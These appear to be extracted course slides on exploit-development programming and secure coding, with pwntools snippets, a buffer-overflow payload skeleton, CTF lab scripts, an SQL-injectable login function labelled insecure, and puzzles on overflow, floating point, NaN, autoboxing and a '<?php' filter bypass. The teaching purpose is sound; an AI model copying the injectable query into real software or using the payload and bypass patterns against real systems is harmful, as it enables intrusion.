Programming Skills for Exploit Development (Cont)

■ Working with **Binary Files**

```
from pwn import *  
  
# Load a binary  
binary = ELF('./vulnerable_binary')  
  
# Print the address of a function or symbol  
print(f"Main function address: {hex(binary.symbols['main'])}")
```



Programming Skills for Exploit Development (Cont)

■ Crafting Payloads

```
from pwn import *

# Craft a payload for a buffer overflow
offset = 40 # Offset to overwrite the return address
ret_address = p64(0xdeadbeef) # Address to jump to

payload = b"A" * offset + ret_address
print(payload)
```



Programming Skills for Exploit Development (Cont)

■ Reverse Me Exercise Example

```
from pwn import *
nc = remote('192.168.1.102', 10001)
while True:
    string = nc.recvline().decode().strip()
    print(string)
    if 'flag{' in string:
        break
    else:
        nc.sendline(string[::-1])
```



Programming Skills for Exploit Development (Cont)

■ Character Count Exercise Example

```
from pwn import *
nc = remote('192.168.1.102', 10002)
while True:
    string = nc.recvline().decode().strip()
    print(string)
    if 'flag{' in string:
        break
    else:
        msg = nc.recvuntil(': ').decode().strip()
        string = string.replace('String:', '').strip()
        nc.sendline(str(len(string)))
```

Secure Application Development





Secure Application Development

- **Secure application development** is a part of **cybersecurity** for the practice of developing computer software **against accidental vulnerabilities** from insecure development
- Most **vulnerabilities** come from software programming **errors** for example **bugs** and **logic flaws**
- The **development team** need to be **trained** and **made aware** of the different secure design and coding practices

Secure coding comes from **secure design**




Secure Software Development Life Cycle


- The **Secure Software Development Life Cycle (SSDLC)** is a process that integrates **security practices** into each phase of the **Software Development Life Cycle (SDLC)** to ensure that software is **designed, developed, and deployed** with security as a priority
- **SSDLC** goal is to **minimize vulnerabilities** and ensure the software is resistant to **cyber threats**
- **SSDLC** embeds security from the earliest stages, organizations can **identify** and **address** security **vulnerabilities** early on, reducing the **risk of security issues** in **production**

Secure Software Development Life Cycle (Cont)

Software Development Life Cycle (SDLC) Process



Secure Software Development Life Cycle (SSDLC) Process



Secure SDLC: A Look at the Secure Software Development Life Cycle

<https://codesigningstore.com/secure-software-development-life-cycle-sdlc>



Essential Components of Secure Design and Coding



What is Secure Coding and Why is It Important?

<https://vpnoverview.com/internet-safety/business/what-is-secure-coding/>



Secure Application Development Standards

- The **OWASP Secure Coding Practices-Quick Reference Guide** is used to train **developers** in writing secure design and coding
- The **OWASP Developer Guide** provides an introduction to **security concepts** and a handy reference for **application** and **system developers**

The screenshot shows the OWASP website header with the logo and navigation links: PROJECTS, CHAPTERS, EVENTS, ABOUT, and a search icon. The main heading is "OWASP Secure Coding Practices-Quick Reference Guide". Below this are four buttons: "Main", "Download", "Contributors", and "Archive". The "Main" button is highlighted. The content area is titled "Cornucopia" and contains the following text: "Version 2.1 of the Secure Coding Practices quick reference guide provides the numbering system used in the [Cornucopia project](#) playing cards." Below this is a section titled "Archived project" with the text: "The OWASP Secure Coding Practices Quick-reference Guide project has now been archived. The content of the Secure Coding Practices Quick-reference Guide overview and glossary has been migrated to various sections within the [OWASP Developer Guide](#). The Secure Coding Practices Quick-reference Guide checklists have also been migrated to the Developer Guide; this provides a wider audience for the original checklist. Contact [Jon Gadsden](#) for any questions about this move." At the bottom is a section titled "Archived versions" with the text: "The [latest stable Spanish language version](#) along with the [latest English language version](#) are still available on these OWASP project pages."

<https://owasp.org/www-project-secure-coding-practices-quick-reference-guide/>



Vulnerability from Insecure Design and Coding

- A **vulnerability** is a **weakness** from insecure designing and coding which **can be exploited** by a **threat actor**, such as an **attacker**, to perform unauthorized actions within a computer system
- To **exploit a vulnerability**, an attacker must have at least one **applicable tool** or **technique** that can connect to a **system weakness**
- Examples of **Software Vulnerabilities**
 - **Buffer Overflow**: Exceeding memory limits to overwrite data
 - **SQL Injection**: Injecting malicious SQL queries into databases
 - **Cross-Site Scripting (XSS)**: Injecting scripts into web applications
 - **Broken Authentication**: Weak or improperly implemented authentication mechanisms



Insecure Coding

- **Insecure coding** refers to the practice of writing software **without properly considering security vulnerabilities**, making the application susceptible to cyberattacks
- Insecure coding can lead to issues such as **data breaches, unauthorized access, and system compromise**

```
javascript Copy code  
  
const sql = require("mysql2");  
  
const connection = sql.createConnection({  
  host: "localhost",  
  user: "root",  
  password: "root",  
  database: "mydb"  
});  
  
const authenticateUser = (username, password) => {  
  return new Promise((resolve, reject) => {  
    connection.query(  
      `SELECT * FROM users WHERE username = '${username}' AND password = '${password}'`,  
(error, results) => {  
      if (error) {  
        reject(error);  
      } else {  
        if (results.length > 0) {  
          resolve({ success: true, message: "Authentication successful" });  
        } else {  
          resolve({ success: false, message: "Authentication failed" });  
        }  
      }  
    })  
  })  
}
```



Common Insecure Coding Practices

- **Lack of Input Validation** – Not properly validating user inputs can lead to SQL injection, cross-site scripting (XSS), and buffer overflow attacks
- **Hardcoded Credentials** – Storing passwords, API keys, or other sensitive data in source code makes it easy for attackers to gain access
- **Improper Error Handling** – Detailed error messages may reveal system information that can be exploited
- **Insecure Cryptographic Practices** – Using weak encryption algorithms, storing encryption keys insecurely, or implementing cryptography incorrectly
- **Failure to Sanitize User Input** – Allowing unsanitized input can lead to command injection, XSS, or other attacks



Common Insecure Coding Practices (Cont)

- **Race Conditions** – Failing to manage concurrent execution properly may allow attackers to manipulate system behavior
- **Excessive Permissions** – Granting unnecessary privileges to applications or users increases security risks
- **Use of Outdated Libraries** – Relying on outdated or vulnerable dependencies can expose software to known exploits
- **Poor Session Management** – Weak session handling, such as insecure session IDs or improper token expiration, can lead to session hijacking
- **Improper Access Control** – Failing to enforce authentication and authorization rules correctly, leading to privilege escalation



Types of Insecure Coding

- There are many important **vulnerability types** from the **insecure coding**:
 - Integer Overflows
 - Floating Point Precision Problems
 - Arithmetic Operation Side Effects
 - Autoboxing Problems
 - String Operation Problems
 - Format String Problems
 - Buffer Overflows
 - Random Number Generator Attack

Intern Training: "Copy and pasting code can create insecure code and is an insecure coding practice"

Me:



https://www.reddit.com/r/ProgrammerHumor/comments/byvrif/secure_code/#lightbox



Integer Overflows

- **Integer overflow** occurs when an **arithmetic operation** results in a value that **exceeds** the **maximum** or **minimum** limit of the integer data type
- When this happens, the value wraps around, leading to incorrect and often **unpredictable behavior**
- **Consequences of integer overflows**
 - **Security Vulnerabilities** – Attackers can exploit overflows to manipulate program logic
 - **Incorrect Calculations** – Financial, scientific, or critical system errors may arise due to unexpected behavior
 - **Program Crashes** – Some programming languages (like Rust) handle overflows by panicking (crashing the program), while others (like C) do not



Integer Overflows (Cont)

- **Overflow (Exceeding Maximum Limit):** When a value is incremented beyond the **maximum limit** of its data type, it wraps around to the **minimum value**

```
#include <stdio.h>
#include <limits.h>

int main() {
    int x = INT_MAX;           // 2147483647
    printf("Before: %d\n", x);
    x = x + 1;                 // Overflow occurs
    printf("After: %d\n", x);  // Output: -2147483648 (wrap-around)
    return 0;
}
```

Instead of getting **2147483648**, the value wraps around to **-2147483648**



Integer Overflows (Cont)

- **Underflow (Going Below Minimum Limit):** When a value is decremented below the **minimum limit**, it wraps around to the **maximum value**

```
#include <stdio.h>
#include <limits.h>

int main() {
    int y = INT_MIN;    // -2147483648
    y = y - 1;          // Underflow occurs
    printf("%d\n", y);  // Output: 2147483647
}
```



Integer Overflows (Cont)

■ Integer Overflows Code Example:

```
import java.util.Scanner;
public class TestJava {
    public static void main(String[] args) {
        Scanner kb = new Scanner(System.in);
        System.out.print("Enter x: ");
        int x = kb.nextInt();
        if (x > 0) {
            x = x + 1;
            if (x < 0) {
                System.out.println("You Win");
            } else {
                System.out.println("You Lose");
            }
        } else {
            System.out.println("You Lose");
        }
    }
}
```

```
(kali㉿kali)-[~/Desktop]
$ java TestJava
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSett
Enter x: 2147483647
You Win
```

```
(kali㉿kali)-[~/Desktop]
$
```

```
(kali㉿kali)-[~/Desktop]
$
```



Integer Overflows (Cont)

- How to **Prevent** Integer Overflows:
 - **Use larger data types** – if you expect large numbers, use long long (C/C++) or BigInteger (Java)
 - **Check for overflow** before performing operations – example in C

```
if (x >= INT_MAX) {  
    printf("Overflow detected!\n");  
} else {  
    x = x + 1;  
}
```

- **Use safe libraries** – languages like Java have Math.addExact()
- **Enable compiler warnings** – use flags like -ftrapv in GCC to detect overflows



Floating Point Precision Problems

- **Floating point precision problems** occur due to the **limited precision** of floating-point representation in computers
- Since floating-point numbers are stored in **binary (base-2) format**, they cannot accurately represent certain decimal numbers, **leading to small rounding errors in calculations**
- Floating-point representation
 - Most **programming languages** use the **IEEE 754 standard** for floating-point arithmetic
 - Single precision or **float** is **32-bit** representation (**~7 decimal digits** of precision)
 - Double precision or **double** is **64-bit** representation (**~15–16 decimal digits** of precision)
 - Some decimal numbers (e.g., 0.1, 0.2) **cannot be exactly represented in binary**, causing **minor errors**



Floating Point Precision Problems (Cont)

■ Floating Point Precision Problems Code Example-1:

```
if (0.1 + 0.2 == 0.3):  
    print("Equal")  
else:  
    print("Not Equal")    # This will print!
```

```
(kali㉿kali)-[~/Desktop]  
$ python3 Test.py  
Not Equal
```

```
(kali㉿kali)-[~/Desktop]  
$
```

■ Floating Point Precision Problems Code Example-2:

```
a = 1.1  
b = 2.2  
c = float(input('Enter c: '))  
if c == a + b:  
    print('You Win')  
else:  
    print('You Lose')    # This will print!
```

```
(kali㉿kali)-[~/Desktop]  
$ python3 Test.py  
Enter c: 3.3  
You Lose
```

```
(kali㉿kali)-[~/Desktop]  
$
```



Floating Point Precision Problems (Cont)

- **Floating Point Precision Problems Code Example-3:**
(When adding a **very small number** to a **large number**, the small number **may get ignored**)

```
#include <stdio.h>

int main() {
    double large = 1e16;
    double small = 1.0;
    double result = large + small;
    printf("%.0f\n", result);
    return 0;
}
```

Output: 10000000000000000
(1.0 is ignored!)

```
(kali㉿kali)-[~/Desktop]
$ ./a.out
10000000000000000

(kali㉿kali)-[~/Desktop]
$
```



Floating Point Precision Problems (Cont)

■ Floating Point Precision Problems Code Example-4:

```
x = float(input('Enter x: '))
y = float(input('Enter y: '))
z = float(input('Enter z: '))
if x in range(1, 1000000):
    if y in range(1, 1000000):
        if z in range(1, 1000000):
            if x ** 3 + y ** 3 == z ** 3:
                print('You Win')
            else:
                print('You Lose')
        else:
            print('You Lose')
    else:
        print('You Lose')
else:
    print('You Lose')
```

```
(kali㉿kali)-[~/Desktop]
$ python3 Test.py
```

```
Enter x: 999999
Enter y: 1
Enter z: 999999
You Win
```

```
(kali㉿kali)-[~/Desktop]
$
```

```
$
(kali㉿kali)-[~/Desktop]
```



```
x = float(input('Enter x: '))
i = x
count = 1
while i <= x + 100:
    if count == 200:
        break
    else:
        i = i + 1
        count = count + 1
if count == 200:
    print('You Win')
else:
    print('You Lose')
```

```
(kali㉿kali)-[~/Desktop]
```



Floating Point Precision Problems (Cont)

- How to **Avoid** Floating-Point Precision Problems (We **cannot prevent**):
 - Use **decimal** or arbitrary precision **libraries**

```
from decimal import Decimal
print(Decimal('0.1') + Decimal('0.2')) # Output: 0.3
```

Python

```
import java.math.BigDecimal;
public class Main {
    public static void main(String[] args) {
        BigDecimal a = new BigDecimal("0.1");
        BigDecimal b = new BigDecimal("0.2");
        System.out.println(a.add(b)); // Output: 0.3
    }
}
```

Java



Floating Point Precision Problems (Cont)

■ (Cont):

- **Avoid direct equality comparisons** with floating-point numbers by using a **tolerance threshold** instead

```
EPSILON = 1e-9 # Small threshold
if abs(0.1 + 0.2 - 0.3) < EPSILON:
    print("Equal")
```

- **Use integers** for precision-sensitive applications, for example, store **money** in **satangs** instead of using **floating-point bahts** (**100 satangs instead of 1.00**)



Arithmetic Operation Side Effects

- **Arithmetic operation side effects** occur when performing **mathematical operations** leads to **unexpected** or **unintended behavior** in a program
- Common arithmetic operation side effects:
 - Integer division truncation
 - Division by zero
 - Infinity and NaN operations
 - Implicit type conversion (type coercion)
 - Increment and decrement operation effect



Arithmetic Operation Side Effects (Cont)

■ Arithmetic Operation Side Effects Code Example-1:

(When **dividing two integers**, the result is **truncated** and **rounded down**)

```
int result = 5 / 2;
System.out.println(result); // Output: 2 (not 2.5)
if (result == 2.5) {
    System.out.println("Good");
} else {
    System.out.println("Bad");
}
```

```
(kali㉿kali)-[~/Desktop]
$ java TestJava
Picked up _JAVA_OPTIONS: -Dawt
2
Bad

(kali㉿kali)-[~/Desktop]
$
```



Arithmetic Operation Side Effects (Cont)

- **Arithmetic Operation Side Effects** Code Example-2:
(Dividing by zero causes runtime errors or unexpected results)

Java/C/C++

```
int x = 10, y = 0;  
int result = x / y;
```

Python

```
x = 10  
y = 0  
result = x / y
```

```
(kali㉿kali)-[~/Desktop]  
$ java TestJava  
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true  
Exception in thread "main" java.lang.ArithmeticException: / by zero  
    at TestJava.main(TestJava.java:5)
```

```
(kali㉿kali)-[~/Desktop]  
$
```

```
(kali㉿kali)-[~/Desktop]  
$ ./a.out  
zsh: floating point exception ./a.out
```

```
(kali㉿kali)-[~/Desktop]  
$
```



Arithmetic Operation Side Effects (Cont)

- **Arithmetic Operation Side Effects Code Example-3:**
 - **Infinity (inf)** represents values that **exceed** the **largest** finite **floating-point** number
 - **NaN** represents an **undefined** or **unrepresentable value** in **floating-point** arithmetic

```
n = 1e308 * 2
print(n)
print(n * 0.0)
print(n * -1.0)
print(n + n)
print(n - n)
print(n * n)
print(n / n)
```

Python

```
(kali@kali)-[~/Desktop]
$ python3 Test.py
inf
nan
-inf
inf
nan
inf
nan
```



Arithmetic Operation Side Effects (Cont)

■ Arithmetic Operation Side Effects Code Example-4:

```
import java.util.Scanner;
public class TestJava {
    public static void main(String[] args) {
        double n = 1e308 * 2;
        System.out.println(n);
        System.out.println(n * 0.0);
        System.out.println(n * -1.0);
        System.out.println(n + n);
        System.out.println(n - n);
        System.out.println(n * n);
        System.out.println(n / n);
        System.out.println(1.0 / 0.0);
        System.out.println(0.0 / 0.0);
    }
}
```

Java

```
(kali@kali)-[~/Desktop]
$ java TestJava
Picked up _JAVA_OPTIONS: -Dawt
Infinity
NaN
-Infinity
Infinity
NaN
Infinity
NaN
Infinity
NaN
```



Arithmetic Operation Side Effects (Cont)

■ Arithmetic Operation Side Effects Code Example-5:

```
#include <stdio.h>
void main() {
    float n = 3.4e38 * 2;
    printf("%f\n", n);
    printf("%f\n", n * 0.0);
    printf("%f\n", n * -1.0);
    printf("%f\n", n + n);
    printf("%f\n", n - n);
    printf("%f\n", n * n);
    printf("%f\n", n / n);
    printf("%f\n", 1.0 / 0.0);
    printf("%f\n", 0.0 / 0.0);
}
```

C

```
(kali@kali)-[~/Desktop]
$ ./a.out
inf
-nan
-inf
inf
-nan
inf
-nan
inf
-nan
```

```
-0.00
0.00
-0.00
```



Arithmetic Operation Side Effects (Cont)

■ Arithmetic Operation Side Effects Code Example-6:

```
x = float(input('Enter x: '))
if x != x:
    print('You Win')
else:
    print('You Lose')
```

```
(kali@kali)-[~/Desktop]
$ python3 Test.py
Enter x: nan
You Win
```

■ Arithmetic Operation Side Effects Code Example-7:

```
x = float(input('Enter x: '))
y = float(input('Enter y: '))
if x + y != x + y:
    print('You Win')
else:
    print('You Lose')
```

```
(kali@kali)-[~/Desktop]
$ python3 Test.py
Enter x: inf
Enter y: -inf
You Win
```



Arithmetic Operation Side Effects (Cont)

■ Arithmetic Operation Side Effects Code Example-8:

(Different data types can be implicitly converted, leading to **loss of precision** or **unintended results**)

```
import java.util.Scanner;
public class TestJava {
    public static void main(String[] args) {
        double n = 1.0 / 0.0;
        int x = (int) n;
        System.out.println("x: " + x);
        byte y = (byte) n;
        System.out.println("y: " + y);
    }
}
```

```
(kali@kali)-[~/Desktop]
$ java TestJava
Picked up _JAVA_OPTIONS: -Dawt
x: 2147483647
y: -1

(kali@kali)-[~/Desktop]
$
```



Arithmetic Operation Side Effects (Cont)

■ Arithmetic Operation Side Effects Code Example-9:

```
a = 0
b = 0.0
c = 12345
d = 123.45
e = 'Wongyos Keardsri'
f = [1, 2, 3]
print(bool(a))
print(bool(b))
print(bool(c))
print(bool(d))
print(bool(e))
print(bool(f))
```

```
(kali@kali)-[~/Desktop]
$ python3 Test.py
False
False
True
True
True
True

(kali@kali)-[~/Desktop]
$
```



Arithmetic Operation Side Effects (Cont)

■ Arithmetic Operation Side Effects Code Example-10:

```
#include<stdio.h>
void main() {
    int x = 5;
    int y = ++x - --x + ++x - x--;
    printf("%d\n", x);
    printf("%d\n", y);
}
```

C
(undefined)

```
(kali㉿kali)-[~/Desktop]
$ ./a.out
5
0
```

```
public class TestJava {
    public static void main(String[] args) {
        int x = 5;
        int y = ++x - --x + ++x - x--;
        System.out.println(x);
        System.out.println(y);
    }
}
```

Java
(well-defined)

```
(kali㉿kali)-[~/Desktop]
$ java TestJava
Picked up _JAVA_OPTIONS: -Dawt.useSystem
5
1
```




Arithmetic Operation Side Effects (Cont)

- How to **Prevent** Arithmetic Side Effects:
 - **Use appropriate data types** – avoid truncation by using floating-point types when necessary
 - **Check for division by zero** – implement checks before performing division
 - **Check for Infinity and NaN operations** – implement checks before operating Infinity and NaN (Python uses `math.isinf`, `math.isnan` for checking)
 - **Avoid implicit type conversions** – use explicit type casting to ensure correct calculations
 - **Avoid increment and decrement operations** – use the assignment operators (`x += 1` or `x = x + 1`) instead of increment and decrement operators



Autoboxing Problems

- **Autoboxing** is the automatic conversion of **primitive data types** into their corresponding **wrapper class objects**
- This occurs in languages like **Java** and **C#**, where primitive types (e.g., **int**, **double**) are converted into objects (**Integer**, **Double**, etc.)
- While convenient, autoboxing can lead to performance issues, **NullPointerExceptions**, and **unexpected behavior** in comparisons





Autoboxing Problems (Cont)

■ Autoboxing Problems Code Example-1:

```
public class TestJava {  
    public static void main(String[] args) {  
        Integer num = 10;                // Autoboxing: int → Integer  
        int primitiveNum = num;          // Unboxing: Integer → int  
        System.out.println(num + primitiveNum); // Output: 20  
    }  
}
```

- The **int** value **10** is automatically converted into an **Integer** object
- The **Integer** object is automatically converted back into an **int**



Autoboxing Problems (Cont)

- **Autoboxing Problems** Code Example-2.1:
(Autoboxing involves **creating new objects**, which consumes **extra memory** and **CPU** cycles)

```
public class TestJava {  
    public static void main(String[] args) {  
        long startTime = System.nanoTime();  
        int sum = 0;  
        for (int i = 0; i < 1000000; i++) {  
            sum += i;  
        }  
        long endTime = System.nanoTime();  
        System.out.println("Execution Time: " + (endTime - startTime) + " ns");  
    }  
}
```

```
(kali@kali)-[~/Desktop]  
$ java TestJava  
Picked up _JAVA_OPTIONS: -Dawt.useSystemAArch32GLFWWindowFactory  
Execution Time: 2872811 ns
```



Autoboxing Problems (Cont)

■ Autoboxing Problems Code Example-2.2:

```
public class TestJava {  
    public static void main(String[] args) {  
        long startTime = System.nanoTime();  
        Integer sum = 0; // Autoboxing in loop  
        for (int i = 0; i < 1000000; i++) {  
            sum += i; // Unboxing and boxing happening repeatedly  
        }  
        long endTime = System.nanoTime();  
        System.out.println("Execution Time: " + (endTime - startTime) + " ns");  
    }  
}
```

```
(kali@kali)-[~/Desktop]  
$ java TestJava  
Picked up _JAVA_OPTIONS: -Dawt.useS  
Execution Time: 33702829 ns
```



Autoboxing Problems (Cont)

- **Autoboxing Problems** Code Example-3:
(Autoboxing can cause **NullPointerException** if a null object is unboxed into a primitive type)

```
public class TestJava {  
    public static void main(String[] args) {  
        Integer value = null;           // null object  
        int primitiveValue = value;    // Unboxing null → CRASH!  
        System.out.println(primitiveValue);  
    }  
}
```

```
(kali㉿kali)-[~/Desktop]  
$ java TestJava  
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true  
Exception in thread "main" java.lang.NullPointerException: Cannot invoke "java.lang.Integer.intValue()"   
    at TestJava.main(TestJava.java:4)
```



Autoboxing Problems (Cont)

■ Autoboxing Problems Code Example-4:

(When comparing Integer objects, == checks object reference equality, not value equality)

```
public class TestJava {  
    public static void main(String[] args) {  
        Integer a = 127;  
        Integer b = 127;  
        System.out.println(a == b);  
        Integer c = new Integer(127);  
        Integer d = new Integer(127);  
        System.out.println(c == d);  
        Integer e = 128;  
        Integer f = 128;  
        System.out.println(e == f);  
    }  
}
```

```
(kali@kali)-[~/Desktop]  
$ java TestJava  
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAConfig=false  
true  
false  
false
```

- Numbers between **-128 and 127** are **cached (Java Integer Cache)**
- Numbers outside this range **create new objects**, so == fails



Autoboxing Problems (Cont)

■ Autoboxing Problems Code Example-5:

```
import java.util.Scanner;
public class TestJava {
    public static void main(String[] args) {
        Scanner kb = new Scanner(System.in);
        System.out.print("Enter x: ");
        Integer x = kb.nextInt();
        System.out.print("Enter y: ");
        Integer y = kb.nextInt();
        if (x > y || x < y || x == y) {
            System.out.println("You Lose");
        } else {
            System.out.println("You Win");
        }
    }
}
```

```
(kali@kali)-[~/Desktop]
$ java TestJava
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on
Enter x: 127
Enter y: 127
You Lose
```

```
(kali@kali)-[~/Desktop]
$ java TestJava
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on
Enter x: 128
Enter y: 128
You Win
```

```
λ0Π ΜΤU
ΕUf6L λ: 158
ΕUf6L x: 158
```




Autoboxing Problems (Cont)

- How to **Prevent** Autoboxing Problems:
 - **Use primitive types** – this reduces memory allocation and improves performance
 - **Use primitive arrays** – in Java, use `int[]` instead of `ArrayList<Integer>`, or use libraries like Trove or FastUtil
 - **Check for null before unboxing** – implement checks null value by using condition code `if (value != null)`
 - **Always use equal method for comparisons** – use `.equals()` for comparisons in Java



String Operation Problems

- String operations may seem simple, but they can introduce performance, security, and logical issues
- Common string operation problems:
 - Performance of string immutability issues
 - String processing side effects
 - String operation bugs



String Operation Problems (Cont)

- **String Operation Problems Code Example-1:**
 - Strings are **immutable**, meaning each **+=** creates a **new object**
 - This leads to **high memory consumption** and slow execution

```
string result = "";  
for (int i = 0; i < 10000; i++) {  
    result += "Hello"; // Creates a new string each time!  
}
```

Java

```
result = ""  
for i in range(10000):  
    result += "Hello" # BAD: Creates a new string each time
```

Python

String Operation Problems (Cont)

String Operation Problems Code Example-2:

```
s1 = "hello"
s2 = "hello" # Some hidden character!
print(len(s1))
print(len(s2))
print(s1 == s2)
```

Sometimes **whitespace characters** or **hidden Unicode characters** cause unexpected bugs

```
(kali㉿kali)-[~/Desktop]
$ python3 Test.py
5
6
False
```

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	73	31	20	3D	20	22	68	65	6C	6C	6F	22	0A	73	32	20	s1 = "hello".s2
00000010	3D	20	22	68	65	6C	6C	6F	E2	80	8B	22	20	20	23	20	= "helloâ€œ" #
00000020	53	6F	6D	65	20	68	69	64	64	65	6E	20	63	68	61	72	Some hidden char
00000030	61	63	74	65	72	21	0A	70	72	69	6E	74	28	6C	65	6E	acter!.print(len
00000040	28	73	31	29	29	0A	70	72	69	6E	74	28	6C	65	6E	28	(s1)).print(len(
00000050	73	32	29	29	0A	70	72	69	6E	74	28	73	31	20	3D	3D	s2)).print(s1 ==
00000060	20	73	32	29	0A												s2).

String Operation Problems (Cont)


- **String Operation Problems** Code Example-3:
(Invalidate string input)

```
while True:
    try:
        data = input('Message: ')
        print('You Lose')
    except:
        print('You Win')
        break
```

```
(kali@kali)-[~/Desktop]
$ python2 -c 'print chr(148)' | python3 Test.py
Message: You Win

(kali@kali)-[~/Desktop]
$
```

U+0093	147	0302 0223	Set Transmit State	STS
U+0094	148	0302 0224	Cancel character	CCH
U+0095	149	0302 0225	Message Waiting	MW




String Operation Problems (Cont)

■ String Operation Problems Code Example-4: (Escape of string input)

```
data = input('Data: ')
digit = False
for char in data:
    if char in '0123456789':
        digit = True
        break
if not digit:
    data = int(data)
    if data == 2025:
        print('You Win')
    else:
        print('You Lose')
else:
    print('You Lose')
```

```
(kali㉿kali)-[~/Desktop]
$ python3 Test.py
Data: 2025
You Lose

(kali㉿kali)-[~/Desktop]
$ python3 Test.py
Data: bob
You Win
```



String Operation Problems (Cont)

- **String Operation Problems** Code Example-5:
(Escape of string replacing)

```
s = input('Enter s: ')
s = s.replace('<?php', '')
if '<?php' in s:
    print('You Win')
else:
    print('You Lose')
```

```
s = input('Enter s: ')          # <?<?phpphp
s = s.replace('<?php', '')      # <?<?phpphp
                                # <?php
```

```
(kali@kali)-[~/Desktop]
$ python3 Test.py
Enter s: xxx<?php<<
You Lose
```

```
(kali@kali)-[~/Desktop]
$ python3 Test.py
Enter s: <?<?phpphp
You Win
```

```
λΟΠ ΜΤΠ
ΕΥΓΕΛ 2: <3<3bpbpb
```

String Operation Problems (Cont)

■ String Operation Problems Code Example-6: (String operation bugs)


```
import java.util.Scanner;
public class TestJava {
    public static void main(String[] args) {
        Scanner kb = new Scanner(System.in);
        System.out.print("Enter a: ");
        int a = kb.nextInt();
        System.out.print("Enter b: ");
        String b = kb.nextLine();
        System.out.print("Enter c: ");
        double c = kb.nextDouble();
        System.out.println(a + " " + b + " " + c);
    }
}
```

```
(kali@kali)-[~/Desktop]
$ java TestJava
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAConfig=false
Enter a: 123
Enter b: Enter c: 123.5
123 123.5
```

Reads an **integer** but leaves the **newline character** in the buffer

Reads the **leftover newline character** as an empty string

Reads the **double** value



